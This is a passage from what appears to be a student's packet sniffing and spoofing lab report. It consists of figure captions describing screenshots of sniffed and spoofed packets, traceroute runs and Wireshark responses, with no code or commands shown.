

Fig. 16: Host pinging Subnet IP command

d. Figure 17 shows the attacker sniffed packets.



Fig. 17: Attacker sniffed packets

5. Task1.2A:

   a. Figure 18 shows the attacker spoofed packets.



Fig. 18: Attacker spoofed packets

   b. Figure 19 shows the wireshark response.



Fig. 20: Wireshark response

6. Task1.2B:

   a. Figure 21 shows the attacker spoofed random packet.



Fig. 21: Attacker spoofed random packet

   b. Figure 22 shows the wireshark response.



Fig. 22: Wireshark response

7. Task1.3:

   a. Figure 23 shows the attacker trace route shell for same LAN IP.



Fig. 23: Attacker trace route shell for same LAN IP

   b. Figure 24 shows the wireshark same LAN response



Fig. 24: Wireshark same LAN response

c. Figure 25 shows the attacker trace route shell for Google.



Fig. 25: Attacker trace route shell for Google

d. Figure 26 shows the wireshark response for Google.



Fig. 26: Wireshark response for Google

e. Figure 27 shows the attacker trace route shell for random IP.



Fig. 27: Attacker trace route shell for random IP.

f. Figure 28 shows the wireshark response for random IP.



Fig. 28: Wireshark response for random IP

8. Task1.4:

   a. Figure 29 shows the attacker's non existing internet IP shell before pinging.



Fig. 29: Attacker's non existing internet IP shell before pinging

   b. Figure 30 shows the non-existing user internet IP shell.

